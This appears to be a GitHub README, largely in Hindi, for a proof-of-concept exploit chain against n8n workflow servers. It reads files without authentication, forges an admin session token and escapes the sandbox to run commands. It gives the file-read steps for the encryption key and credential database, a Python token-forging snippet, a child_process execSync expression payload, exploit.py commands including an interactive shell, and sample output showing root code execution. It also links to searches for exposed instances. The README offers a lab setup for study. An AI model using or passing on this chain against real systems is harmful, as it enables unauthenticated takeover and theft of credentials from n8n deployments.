 fomovet/cve-2026-21858
CVE-2026-21858 के लिए POC

बिना प्रमाणीकरण के आर्बिट्ररी फ़ाइल रीड → एडमिन टोकन फोर्ज → सैंडबॉक्स बाईपास → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (गंभीर) |
| प्रभावित | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| ठीक किया गया | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| खुलासा | 2026-01-07 11:09 UTC |
| कोडनेम | Ni8mare |
| श्रेय | Dor Attias (Cyera) |
| एक्सप्लॉइट | Chocapikk |
| प्रक्रिया | AI-स्वचालित: पैच डिफ़ → रीप्रो → लैब → एक्सप्लॉइट (प्रकटीकरण के ~9 घंटे बाद) |
| प्रकार | प्रूफ ऑफ कॉन्सेप्ट - यह एक सार्वभौमिक एक्सप्लॉइट नहीं है (विशिष्ट वर्कफ़्लो कॉन्फ़िगरेशन की आवश्यकता है, सीमाएँ देखें) |
n8n पर पूर्ण बिना-प्रमाणीकरण RCE श्रृंखला:


एक्सपोज़र संस्करण-आधारित है। एक्सपोज़र के संदर्भ में, ऐसे असुरक्षित n8n इंस्टेंस सार्वजनिक रूप से सुलभ हैं।
LeakIX परिणाम: एक्सपोज़्ड इंस्टेंस देखें
यह एक्सप्लॉइट Cyera राइट-अप से स्वतंत्र रूप से विकसित किया गया था (पूरा होने के बाद खोजा गया)। मुख्य अंतर:
| Cyera (मूल शोध) | यह एक्सप्लॉइट | |
|---|---|---|
| फ़ाइल रीड | AI नॉलेज बेस में लोड करें → चैट के माध्यम से क्वेरी करें | सीधे HTTP रिस्पॉन्स |
| पूर्वापेक्षाएँ | चैट वर्कफ़्लो + AI एकीकरण | फ़ाइल अपलोड के साथ कोई भी फ़ॉर्म |
| RCE विधि | "Execute Command" नोड (डिफ़ॉल्ट रूप से अक्षम) | एक्सप्रेशन इंजेक्शन (डिफ़ॉल्ट इंस्टॉलेशन पर काम करता है) |
| स्वचालन | मैन्युअल/अवधारणात्मक डेमो | पूरी तरह से स्वचालित Python स्क्रिप्ट |
दोनों दृष्टिकोणों के लिए विशिष्ट वर्कफ़्लो कॉन्फ़िगरेशन की आवश्यकता होती है। Cyera को चैट + AI एकीकरण चाहिए, इस एक्सप्लॉइट को Respond नोड वाले फ़ॉर्म की आवश्यकता होती है। विवरण के लिए सीमाएँ देखें।
┌───────────────────────────────────────────────────────────┐
│                     UNAUTHENTICATED                       │
├───────────────────────────────────────────────────────────┤
│  1. Read /proc/self/environ → Find HOME directory         │
│  2. Read $HOME/.n8n/config → Get encryptionKey            │
│  3. Read $HOME/.n8n/database.sqlite → Get admin creds     │
├───────────────────────────────────────────────────────────┤
│                      TOKEN FORGE                          │
├───────────────────────────────────────────────────────────┤
│  4. Derive JWT secret from encryptionKey                  │
│  5. Forge admin session cookie                            │
├───────────────────────────────────────────────────────────┤
│                    AUTHENTICATED RCE                      │
├───────────────────────────────────────────────────────────┤
│  6. Create workflow with expression injection             │
│  7. Sandbox bypass via this.process.mainModule.require    │
│  8. Execute arbitrary commands                            │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
पौराणिक "Merge commit from fork" - जब आप यह देखते हैं, तो किसी ने कुछ तीखा खोज लिया है। 🌶️
// BEFORE (vulnerable)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// AFTER (fixed)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Content-Type: application/json भेजें → filepath को नियंत्रित करें → कोई भी फ़ाइल पढ़ें।
n8n उपयोगकर्ता कोड (Code Node, एक्सप्रेशन) को vm2/isolated-vm का उपयोग करके सैंडबॉक्स करता है। अन्य RCE वेक्टर:
| तकनीक | स्थिति |
|---|---|
| Execute Command Node | डिफ़ॉल्ट रूप से अक्षम (N8N_ALLOW_EXEC_COMMAND=false) |
| SSH/HTTP Nodes | रिमोट सर्वर पर निष्पादित होते हैं, n8n होस्ट पर नहीं |
| Pyodide Sandbox Escape | CVE-2025-68668 - Python Code Node की आवश्यकता है |
| Expression Injection | CVE-2025-68613 - डिफ़ॉल्ट इंस्टॉलेशन पर काम करता है |
मैंने एक्सप्रेशन इंजेक्शन का उपयोग किया क्योंकि यह डिफ़ॉल्ट सेटिंग्स के साथ किसी भी n8n पर काम करता है - किसी विशेष नोड या कॉन्फ़िग की आवश्यकता नहीं है। Pyodide बाईपास (CVE-2025-68668) के लिए Python Code Node की आवश्यकता होती है, जो सभी इंस्टेंस पर उपलब्ध नहीं हो सकता है।
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
n8n एक्सप्रेशन के पास this.process.mainModule.require तक पहुँच होती है → पूर्ण सैंडबॉक्स एस्केप।
# JWT secret derivation
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT hash
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Forge token
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Wait ~60 seconds for setup
# Form: http://localhost:5678/form/vulnerable-form
# Creds: [email protected] / ExploitLab123!
# Read arbitrary file
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Full chain with command
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Interactive shell
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
╚═══════════════════════════════════════════════════════════════╝

[*] Target: http://localhost:5678/form/vulnerable-form
[*] Version: 1.65.0 (VULN)
[x] HOME directory
[+] HOME directory: /root
[x] Encryption key
[+] Encryption key: yusrXZV1...
[x] Database
[+] Database: 1327104 bytes
[x] Admin user
[+] Admin user: [email protected]
[x] Token forge
[+] Token forge: OK
[x] Admin access
[+] Admin access: GRANTED!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
यह "किसी भी n8n को pwn करने वाला" एक्सप्लॉइट नहीं है। इसे काम करने के लिए विशिष्ट शर्तों की आवश्यकता होती है:
| आवश्यकता | विवरण |
|---|---|
| फ़ाइल अपलोड वाला फ़ॉर्म | लक्ष्य में फ़ाइल अपलोड फ़ील्ड वाला एक फ़ॉर्म वर्कफ़्लो होना चाहिए |
| Respond to Webhook नोड | वर्कफ़्लो को फ़ाइल सामग्री HTTP रिस्पॉन्स में लौटानी होगी |
| वर्कफ़्लो सक्रिय | फ़ॉर्म वर्कफ़्लो सक्रिय होना चाहिए |
| बिना प्रमाणीकरण पहुँच | फ़ॉर्म सार्वजनिक रूप से सुलभ होना चाहिए (कोई प्रमाणीकरण नहीं) |
असुरक्षित वर्कफ़्लो कॉन्फ़िगरेशन का उदाहरण:
